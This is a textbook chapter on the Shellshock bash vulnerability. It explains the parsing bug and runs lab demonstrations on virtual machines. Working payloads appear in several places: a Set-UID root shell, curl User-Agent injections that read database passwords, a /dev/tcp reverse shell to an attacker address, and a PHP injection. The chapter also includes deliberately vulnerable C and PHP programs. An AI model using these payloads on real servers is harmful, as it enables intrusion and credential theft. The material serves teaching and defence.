Chapter 3

Shellshock Attack

On September 24, 2014, a severe vulnerability was found in the Bash program, which is used by many web servers to process CGI requests. The vulnerability allows attackers to run arbitrary commands on the affected servers. The attack is quite easy to launch, and millions of attacks and probes were recorded following the discovery of the vulnerability. It is called *Shellshock*. In this chapter, we describe the technical details of the vulnerability, and show how attackers can exploit it to execute an arbitrary command. We use a web server on our virtual machine to demonstrate the attack.

Contents

3.1 Background: Shell Functions

A shell program is a command-line interpreter in operating systems. It reads commands from the console or terminal window, and executes them. A shell provides an interface between the user and the operating system. Different types of shell have been built, including `sh` (Bourne shell), `bash` (Bourne-again shell), `csh` (C shell), `zsh` (Z shell), Windows PowerShell, etc.

The `bash` shell [Bash, 2016] is one of the most popular shell programs in the `Linux` operating system. The Shellshock vulnerability in `bash` involves functions defined inside the shell, which are called shell functions. In the following example, we show how to define and use shell functions. The first command in the example defines a shell function. A defined shell function can be printed using the `declare` command. To use the function, we just need to type the function name in the command line. Once a function is not needed, it can be removed using the `unset` command.

```
$ foo() { echo "Inside function"; }
$ declare -f foo
foo ()
{
    echo "Inside function"
}
$ foo
Inside function
$ unset -f foo
$ declare -f foo
```

Passing a function to the child process. The Shellshock vulnerability covered in this chapter involves passing a function definition to a child shell process. There are two ways for a child shell process to get a function definition from its parent. The first method is to simply define a function in the parent shell, export it, and then the child process will have it. An example is shown below. In the example, the `export` command is used with a special flag to export the shell function for child processes, that is, when the shell process (the parent) forks a child process and runs a shell command in the child process, the function definition will be passed down to the child shell process. It should be noted that this method is only applicable if the parent process is also a shell.

```
$ foo() { echo "hello world"; }
$ declare -f foo
foo ()
{
    echo "hello world"
}
$ foo
hello world
$ export -f foo
$ bash
(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
```

```
(child):$ foo
hello world
```

The second method to pass a shell function to the child shell is to define a shell variable with special contents. An example is shown below. From the example, we can see that the content of the variable `foo` starts with a pair of parentheses, followed by a sequence of commands between two curly brackets. For the current process, there is nothing special about these parentheses and curly brackets: they are simply the content of a variable definition, just like any other characters in the content. That is why when we use `declare` to list all the function definitions, there is nothing, because `foo` is not considered as a function. However, if we `export` this variable, and run a child `bash`, we can see that `foo` is no longer a shell variable in the child shell; it becomes a shell function.

```
$ foo='() { echo "hello world"; }'
$ echo $foo
() { echo "hello world"; }
$ declare -f foo
$ export foo
$ bash    ← Run bash in a child process.
(child):$ echo $foo

(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

It should be noted that in the above definition of `foo`, a space is needed before and after the left curly bracket. Namely, the definition is `foo='()␣{␣echo "hello world"; }'`, where ␣ represents a space.

When a shell variable is marked by the `export` command, it will be passed down as an environment variable to the child process. If the program executed in the child process is again a `bash` shell program, the shell program in the child process will convert the environment variables into its shell variables. During the conversion, when `bash` sees an environment variable whose value starts with a pair of parentheses, it converts the variable into a shell function, instead of a shell variable. That is why when we type `echo $foo` in the child, nothing was found, but when we run `declare -f foo`, we see the function definition. This is quite different from the parent process.

Environment variable. Although the two methods of passing a function definition to the child shell seem to be different, they are actually the same. They both use environment variables. In the first method, when the parent shell creates a new process, it passes each exported function definition as an environment variable to the child process. If the child process runs `bash`, the `bash` program will turn the environment variable back to a function definition, just like what is described in the second method.

The second method described above does not require the parent process to be a shell process. Any process that needs to pass a function definition to its child `bash` process just needs to pass the function definition via an environment variable. In the Shellshock attack that we will discuss

later, the parent process is a web server, which passes several values to its child process, in the form of environment variables.

3.2 The Shellshock Vulnerability

The vulnerability named `Shellshock` or `bashdoor` was publicly released on September 24, 2014 [Wikipedia, 2017u]. This vulnerability exploited a mistake made by `bash` when it converts environment variables to function definitions. The vulnerability was assigned CVE number `CVE-2014-6271` [National Vulnerability Database, 2014]. The bug has been existing in the GNU `bash` source code since August 5, 1989. Since the discovery of the original bug, several more security flaws were identified [Wikipedia, 2017u]. The name Shellshock refers to the family of the security bugs in the widely used `bash` shell. In this section, we describe the technical details of the original Shellshock bug.

3.2.1 The Shellshock Bug

As mentioned in the previous section, the parent process can pass a function definition to a child shell processes via an environment variable. When `bash` in the child process converts the value of an environment variable to a function, it is supposed to parse the commands contained in the variable, not to execute them. However, due to a bug in its parsing logic, `bash` executes some of the command contained in the variable. Let us see an example. In the following experiment, we define a shell variable `foo`, and put a function definition as its value; we also attach an additional command (`echo`) after the closing curly bracket. This shell variable is then marked for exporting to the child process via an environment variable. When a child `bash` process is created, the child shell will parse the environment variable. During the parsing, due to the Shellshock bug, `bash` will execute the command after the curly bracket. That is why when `bash` starts in the child process, a string `"extra"` is printed out.

```
seed@ubuntu:$ foo='() { echo "hello world"; }; echo "extra";'
seed@ubuntu:$ echo $foo
() { echo "hello world"; }; echo "extra";
seed@ubuntu:$ export foo
seed@ubuntu:$ bash
extra        <- The extra command gets executed!
seed@ubuntu(child):$ echo $foo

seed@ubuntu(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
```

3.2.2 Mistake in the Bash Source Code

The Shellshock bug starts in the `variables.c` file in the `bash` source code. Consider a child `bash` process that finds the following entry in its `foo` environment variable: `foo=() { echo "hello world"; }`. The leading string `"<func_name>=() {"` triggers the

parsing logic. Unfortunately, there is a mistake in the parsing logic. The code snippet relevant to the mistake is shown below.

```
void initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  ...
  for (string_index = 0; string = env[string_index++];) {
      ...
      /* If exported function, define it now.  Don't import
         functions from the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 &&      ①
            STREQN ("() {", string, 4)) {
         ...
         // Shellshock vulnerability is inside:
         parse_and_execute(temp_string, name,                  ②
                           SEVAL_NONINT|SEVAL_NOHIST);

  (the rest of code is omitted)
```

The above code snippet is a part of `variables.c`. In this code, at Line ①, `bash` checks if there is an exported function by checking whether the value of an environment variable starts with `"() {"` or not. Once a match is found, `bash` changes the environment variable string to a function definition string by replacing the `'='` with a space; resulting in the following string:

```
foo () { echo "hello world"; }
```

`Bash` then calls the function `parse_and_execute()` (Line ②) to parse the function definition. Unfortunately, this function is more general, and can parse other shell commands, not just function definition. If the string is a function definition, the function will only parse it, not execute it, but if the string contains a shell command, the function will execute it. If the string contains two commands, separated by a semicolon (';'), the `parse_and_execute()` function will process both commands. This is where the problem is. Let us look at the following two lines:

```
Line A:  foo=() { echo "hello world"; }; echo "extra";
Line B:  foo () { echo "hello world"; }; echo "extra";
```

For Line A, `bash` identifies it as a function definition because of the leading `"() {"` pattern, so it converts the string to the one in Line B. We can see that the string now becomes two shell commands: the first is a function declaration, and the second is a separate command. The `parse_and_execute()` function will execute both commands.

The consequence is the following: if attackers add some extra commands at the end of a function declaration, and if they can find a way to pass this function declaration via an environment variable to a target process running `bash`, they can get the target process to run their commands. If the target process is a server process or runs with a privilege, security breaches can occur.

3.2.3 Exploiting the Shellshock vulnerability

We will use a real example to show how the Shellshock attack works. Figure 3.1 depicts the conditions needed for exploiting the Shellshock vulnerability in `bash`. First, the target process should run `bash`. Second, the target process should get some environment variables from outside, in particular, from the user who is not trusted. This way, the attacker can use an environment variable to trigger the Shellshock bug.



Figure 3.1: Conditions needed for exploiting the Shellshock Vulnerability

We will show three scenarios where the above two conditions are met. One is for local attacks on `Set-UID` programs, and two are for remote attacks on web servers.

3.3 Shellshock Attack on `Set-UID` Programs

In this section, we explore how an attacker can set the environment for a privileged `bash` process on the local machine, to exploit the Shellshock vulnerability and run commands with the target process's privilege. In the example covered, a `Set-UID` root program will start a `bash` process, when it executes the program `/bin/ls` via the `system()` function, the environment set by the attacker will lead to unauthorized commands being executed with the root privilege.

Setting up the vulnerable program. Consider the program example listed below. This program uses the `system()` function to run the `/bin/ls` command. The `system()` function actually uses `fork()` to create a child process, then uses `execl()` to execute the `/bin/sh` program, and eventually ask the shell program to execute the `/bin/ls` command. We will make this program a `Set-UID` root program.

```
#include <stdio.h>
void main()
{
   setuid(geteuid());
   system("/bin/ls -l");
}
```

It should be noted that the above program calls `setuid(geteuid())` to turn the real user ID into the effective user ID. This is not a common practice in `Set-UID` programs, but it does happen. If the real user ID is not the same as the effective user ID, `bash` will not process function declarations from the environment variables, and will thus not be vulnerable to the Shellshock attack.

It should also be noted that in our current Ubuntu virtual machine, `/bin/sh` is a symbolic link to `/bin/dash`, not `/bin/bash`, i.e., the `system()` function only invokes

/bin/dash, which does not have the Shellshock vulnerability. To demonstrate the attack, we need to change the symbolic link, so it can point to the bash program. We can achieve that by running the following command:

```
sudo ln -sf /bin/bash /bin/sh
```

Launching the attack. We know that the above Set-UID program is going to invoke the vulnerable bash program, we would like to get the privileged process to run a program of our choice. Based on the Shellshock vulnerability, we can simply construct a function declaration, and put our selected command (/bin/sh) at the tail of the declaration. See our attack experiment below.

```
$ cat vul.c
#include <stdio.h>
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ export foo='() { echo "hello"; }; /bin/sh'  ← Attack!
$ ./vul
sh-4.2#    ← Got the root shell!
```

Execute normally

Our attack basically defines a shell variable foo, and lets its value to be () { echo "hello"; }; /bin/sh. We export this shell variable, so when we run the Set-UID program (vul), the shell variable becomes an environment variable of the child process. Now, because of the system() function, bash is invoked. It detects that the environment variable foo is a function declaration, so it parses the declaration. That is when it runs into the trouble due to the bug in its parsing logic: it ends up executing the command /bin/sh placed at the tail of the function declaration. That is why we see the '#' sign at the prompt, as soon as we run the vul program. We successfully get a root shell. From the experiment, we can also see that without defining the foo variable, running vul does not give us the root privilege.

3.4 Shellshock Attack on CGI Programs

Common Gateway Interface or CGI is utilized by web servers to run executable programs that dynamically generate web pages. Many CGI programs are shell scripts; if bash is used, they

may be subject to the Shellshock attack. In this section, we will explore how an attacker can use the Shellshock vulnerability to get a CGI program on a remote server to execute an arbitrary command.

3.4.1 Experiment Environment Setup

We set up two VMs for this experiment: one for the attacker (`10.0.2.6`) and the other for the victim server (`10.0.2.5`). We need to write a very simple CGI program (let us call it `test.cgi`). It is written using a `bash` shell script, and it simply prints out `"Hello World"`.

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

We need to place the above CGI program in the victim server's `/usr/lib/cgi-bin` directory and set its permission to 755 (so it is executable). We need to use the root privilege to do these (using `sudo`), as the folder is only writable by the root. This folder is the default CGI directory for the Apache web server.

To access this CGI program from the Web, we can either use a browser by typing the following URL: `http://10.0.2.5/cgi-bin/test.cgi`, or use a program called `curl`, which is a command-line tool for sending HTTP requests. Using `curl`, we can send the following HTTP request from the attacker machine to the server's CGI program.

```
$ curl http://10.0.2.5/cgi-bin/test.cgi

Hello World
```

3.4.2 How Web Server Invokes CGI Programs

To understand how the Shellshock attack on CGI programs works, we need to understand how CGI programs are invoked. We use the `Apache` web server in our explanation. When a user sends a CGI URL to the `Apache` web server (e.g., `http://10.0.2.5/cgi-bin/test.cgi`, `Apache` will examine the request. If it is a CGI request, `Apache` will use `fork()` to start a new process, and then use one of the `exec()` functions to execute the CGI program in the new process. Because our CGI program starts with `"#! /bin/bash"`, indicating that the program is a shell script, `exec()` actually executes `/bin/bash`, which then runs the shell script. The entire procedure is illustrated in Figure 3.2.

Getting `bash` to be triggered is just one of the conditions for a successful Shellshock attack. The other critical condition is that attackers need to feed their inputs to the `bash` program via an environment variable. When `Apache` creates a child process to execute `bash` (using `exec()`), it provides all the environment variables for the `bash` program. Let us see what environment variables can be controlled by remote users. We put the following contents in our `test.cgi` program. The command `"strings /proc/$$/environ"` in the last line prints out all the environment variables of a process, where `$$` will be replaced by `bash` with the ID of the current process.



Figure 3.2: How CGI programs are invoked

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "** Environment Variables *** "
strings /proc/$$/environ
```

Now let us access the CGI program using `curl`. With the `"-v"` option, `curl` will print out the HTTP request, in addition to the response from the web server.

```
$ curl -v http://10.0.2.5/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent: curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 ...
> Host: 10.0.2.5
> Accept: */*

  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_USER_AGENT=curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 ...
libidn/1.23 librtmp/2.3
HTTP_HOST=10.0.2.5
HTTP_ACCEPT=*/*
PATH=/usr/local/bin:/usr/bin:/bin
```

Let us look at the `User-Agent` header field in the HTTP request. The purpose of this field is to provide some information about the client to the server, to help the server customize its contents for individual client or browser types. From the above example, the field indicates that the client is `curl`. If we access the same URL using the Firefox browser, the field will contain a different value, indicating that the client is Firefox. Clearly, this field is set by the client.

Now, let us look at the response from the web server. Our CGI program prints out all the environment variables of the CGI process. The first environment variable is `HTTP_USER_AGENT`, the value of which is exactly the same as that of the `User-Agent` field. Therefore, we can tell that `Apache` gets the user-agent information from the header of the HTTP request, assign it to a variable called `HTTP_USER_AGENT`. When `Apache` forks a child process to execute the CGI program, it passes this variable, along with many other environment variables, to the CGI program.

3.4.3 How Attacker Sends Data to Bash

The next question is whether a user can set the user-agent information to any arbitrary string. If that is a possible, we will have a path to exploit bash's Shellshock vulnerability. Obviously, since the user-agent information is set by the browser, we can change the browser to achieve our goal. That will be too complicated. We will use the command-line tool curl. The "-A" option of the command is used to set the user-agent field of a request.

```
$ curl -A "test" -v http://10.0.2.5/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent: test
> Host: 10.0.2.5
> Accept: */*
>
  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_USER_AGENT=test
HTTP_HOST=10.0.2.5
HTTP_ACCEPT=*/*
PATH=/usr/local/bin:/usr/bin:/bin
```

As we can see from the above experiment, the User-Agent field of the HTTP request is set to "test", and the HTTP_USER_AGENT environment variable gets the same content. The experiment proves that this environment variable in the CGI process gets its value from a remote user.

3.4.4 Launching the Shellshock Attack

We are now ready to do the attack. All we need to do is to craft a string for the user-agent field to trigger the faulty parsing logic in bash; our goal is to get the CGI program to execute a command of our choice. For a starter, let us try the simple /bin/ls command to see whether we can get the content of a directory from the server. Before adding that command, there is a small issue that we need to resolve. Whatever the CGI program prints out will go to the Apache server, which in turn sends the data back to the client. Apache needs to know the type of the content: text, multi-media, or other types. Since the output in our case is text, we can tell Apache the data type by including "Content_type: text/plain" and an empty line at the beginning of the output. The command is shown below.

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain;
                              echo; /bin/ls -l"
                              http://10.0.2.5/cgi-bin/test.cgi
total 7976
lrwxrwxrwx 1 root root      29 Sep 15  2013 php -> /.../php-cgi-bin
-rwxr-xr-x 1 root root 8160168 Sep  4  2014 php5
-rwxr-xr-x 1 root root     113 Mar  2 20:01 test.cgi
```

Clearly, our /bin/ls command gets executed, and we can see the outcome. It should be noted that there is a space before and after the left curly bracket inside the function definition; without these two spaces, there will be a syntax error and the entire string will not be parsed.

Obviously, we have not done much damage by simply running `/bin/ls` on the server. Let us be more evil. Let us steal some secret from the server. In `Ubuntu`, web servers run with the `www-data` user ID, making their privilege quite limited. Using this privilege, we cannot take over the server, but there are a few damaging things that we can do.

Stealing passwords. When a web application connects to its back-end databases, such as MySQL, it needs to provide login passwords. These passwords are usually hard-coded in the program or stored in a configuration file. Remote users will not be able to read these passwords. However, if we can get the server to run our commands, we can get those passwords. The web server in our `Ubuntu` VM hosts several web applications, most of which use databases. For example, we can get passwords from the following two files (for two different web applications): `/var/www/SQL/Collabtive/config/standard/config.php` and `/var/www/SeedElgg/engine/settings.php`. Therefore, instead of running `/bin/ls`, we can run `"/bin/cat filename"` to get the contents of these files. Once we get the passwords, we can directly log in to these databases, stealing information or making changes. The following command shows how to steal passwords from a PHP file.

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
      /bin/cat /var/www/SQL/Collabtive/config/standard/config.php"
      http://10.0.2.5/cgi-bin/test.cgi
<?php
$db_host = 'localhost';
$db_name = 'sql_collabtive_db';
$db_user = 'root';
$db_pass = 'seedubuntu';
?>
```

Stealing files. We can also run a command to zip the entire folder on the web server, and send it back to us. We may have to set the `Content_type` correctly to get a non-text file back. We will leave the details to readers.

Reverse shell. This is a more general approach, and we will discuss it in details next.

3.4.5 Creating Reverse Shell

A better command that attackers want to run by exploiting the Shellshock vulnerability is the shell program, because shell programs allow us to run any command we want and at whenever we want. Therefore, instead of running `/bin/ls`, we can run `/bin/bash`. However, there is a big difference. The `/bin/ls` program is not interactive, but `/bin/bash` is. If we simply put `/bin/bash` in our Shellshock exploit, the `bash` shell will be executed at the server side, but we cannot control it, and thus we cannot ask the shell to run more commands for us. To solve this problem, what we need is something called *reverse shell*.

Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer [Long, 2012]. Basically, the shell runs on the victim's machine, but it takes input from the attacker machine and also prints its output on the attacker's machine. Reverse shell gives attackers a convenient way to run commands on a compromised machine. In this section we will see how a reverse shell can be set up by exploiting the Shellshock vulnerability in a CGI program.

The key idea of reverse shell is to redirect its standard input, output, and error devices to a network connection, so the shell gets its input from the connection, and prints out its output also to the connection. At the other end of the connection is a program run by the attacker; the program simply displays whatever comes from the shell at the other end, and sends whatever is typed by the attacker to the shell, over the network connection.

A commonly used program by attackers is `netcat` [die.net, 2006], which, if running with the `"-l"` option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client, and sends to the client whatever is typed by the user running the server. In the following experiment, `netcat` (`nc` for short) is used to listen for a connection on port `9090` (let us focus only on the first line).

```
Attacker(10.0.2.6):$ nc -l 9090 -v  ← Waiting for reverse shell
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
Server(10.0.2.5):$      ← Reverse shell from 10.0.2.5.
Server(10.0.2.5):$ ifconfig
ifconfig
eth23  Link encap:Ethernet  HWaddr 08:00:27:fd:25:0f
       inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
       inet6 addr: fe80::a00:27ff:fefd:250f/64 Scope:Link
       ...
```

The above `nc` command will block, waiting for a connection. We now directly run the following `bash` program on the Server machine (`10.0.2.5`) to emulate what attackers would run after compromising the server via the Shellshock attack. The complete exploit will be given later. This `bash` command will trigger a TCP connection to the attacker machine's port 9090, and a reverse shell will be created. We can see the shell prompt from the above result, indicating that the shell is running on the Server machine; we can type the `ifconfig` command to verify that the IP address is indeed `10.0.2.5`, the one belonging to the Server machine. Here is the `bash` command:

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

The above command represents the one that would normally be executed on a compromised server. It is quite complicated, and we give a detailed explanation in the following:

- `"/bin/bash -i"`: The option `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).
- `"> /dev/tcp/10.0.2.6/9090"`: This causes the output device (`stdout`) of the shell to be redirected to the TCP connection to `10.0.2.6`'s port `9090`. In `Unix` systems, `stdout`'s file descriptor is `1`.
- `"0<&1"`: File descriptor `0` represents the standard input device (`stdin`). This option tells the system to use the standard output device as the stardard input device. Since `stdout` is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.
- `"2>&1"`: File descriptor `2` represents the standard error `stderr`. This causes the error output to be redirected to `stdout`, which is the TCP connection.

In summary, the command `"/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"` starts a `bash` shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection. In our experiment, when the `bash` shell

command is executed on 10.0.2.5, it connects back to the netcat process started on 10.0.2.6. This is confirmed via the "Connection from 10.0.2.5 port 9090 [tcp/*] accepted" message displayed by netcat.

Creating a reverse shell in the Shellshock attack. We will now use the same bash command, but instead of running it directly on the server machine (for the sake of simulation), we run it via the Shellshock attack. After running the nc -l 9090 -v command to set up the TCP server, the attacker runs the following command, sending a malicious request to the victim server's CGI program.

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
    echo; /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"
    http://10.0.2.5/cgi-bin/test.cgi
```

From the following result, we can see that once the curl command is executed, the extra commands from HTTP_USER_AGENT will be executed due to Shellshock. This will cause a bash shell to be triggered from the CGI program. This bash shell will connect to 10.0.2.6's port 9090. The netcat program accepts the connection, causing a shell prompt to be displayed. The shell prompt corresponds to the bash process triggered by CGI. This can be observed from the result of the id command, which prints out www-data as the user ID of the remote CGI process.

```
seed@ubuntu:$ nc -l 9090 -v
Connection from 10.0.2.5 port 9090 [tcp/*] accepted
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$     ← Reverse shell is created!
www-data@ubuntu:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3.5 Remote Attack on PHP

In this section, we discuss whether the Shellshock vulnerability can affect other server-side programs. We use PHP as an example, but readers can apply the same analysis to Ruby, node.js, Java, C#, etc.

The Shellshock vulnerability requires two conditions: (1) invocation of bash, and (2) passing of user data as environment variables. Both conditions are satisfied in the CGI shell script, but PHP script does not always satisfy them. For the first condition, there is a function called system() in PHP, which can be used to execute an external command. This is very much like the system() function used in C programs, and their behaviors are also the same: they invoke a shell program to execute the command. Therefore, if PHP code uses this function, and if the shell is bash, the first condition is satisfied.

For the second condition, user data need to be passed to the PHP program as an environment variable, so when the program invokes system(), the environment variable is further passed down to the process running bash. To see how this is possible, we need to understand how Apache invokes PHP. On Apache web servers, PHP can run in three ways: Apache module, CGI and FastCGI [Jake, 2012]. Running PHP with CGI will have the same effect as shown in the previous CGI case. However, running PHP with FastCGI or as an Apache module (using

mod_php), data from Apache are not passed to PHP programs through environment variables. Therefore, they will not satisfy the second condition. However, if before calling system(), the PHP program itself sets environment variables based on user inputs, it will have the Shellshock vulnerability.

To demonstrate how a PHP code might fall victim to the Shellshock attack, we wrote the following PHP code, and show how it can be attacked. The program takes an argument from the user input (Line ①), and then use putenv() to add the argument to the process environment via the ARG environment variable (Line ②). It then calls the system() function (Line ③).

```
<?php
  function getParam()
  {
    $arg = NULL;
    if (isset($_GET["arg"]) && !empty($_GET["arg"])) {
       $arg = $_GET["arg"];
    }
    return $arg;
  }

  $arg = getParam();                                    ①
  putenv("ARG=$arg");                                   ②
  system("strings /proc/$$/environ | grep ARG");        ③
?>
```

The above program satisfies both conditions, and is vulnerable to the Shellshock attack. The attack is demonstrated using the following command:

```
$ curl http://10.0.2.5/phptest.php?arg="()%20%7B%20echo%20hello;
                      %20%7D;%20/bin/cat%20/var/www/secret.txt"

This is a secret!
```

Basically, for the arg parameter, in addition to a shell function definition, an extra command is added. The command is the URL encoding for "arg=() { echo hello; }; /bin/cat /var/www/secret.txt". The goal of the command is to read the contents of a secret file in the /var/www folder. When the shell process started by system() parses the environment, the extra command at the end of the shell function definition will be executed. As a result, it can be observed that the file contents are returned from the PHP request.

3.6 Summary

The Shellshock attack exploits a vulnerability in the bash program. The attack constructs an environment variable that contains a function definition, plus a tail. When bash converts the environment variable to a function definition, the content in the tail mistakenly gets executed. To exploit this vulnerability, we need to find a victim that runs bash and at the same time takes inputs from users in the form of environment variables. CGI programs satisfy such requirements. We have demonstrated that using the Shellshock attack, attackers can get a vulnerable server to execute any command, including running a reverse shell, which allows attackers to have a shell access to the target server. The Shellshock vulnerability has been fixed, but not all systems can be patched. Therefore, many systems are still vulnerable to such an attack.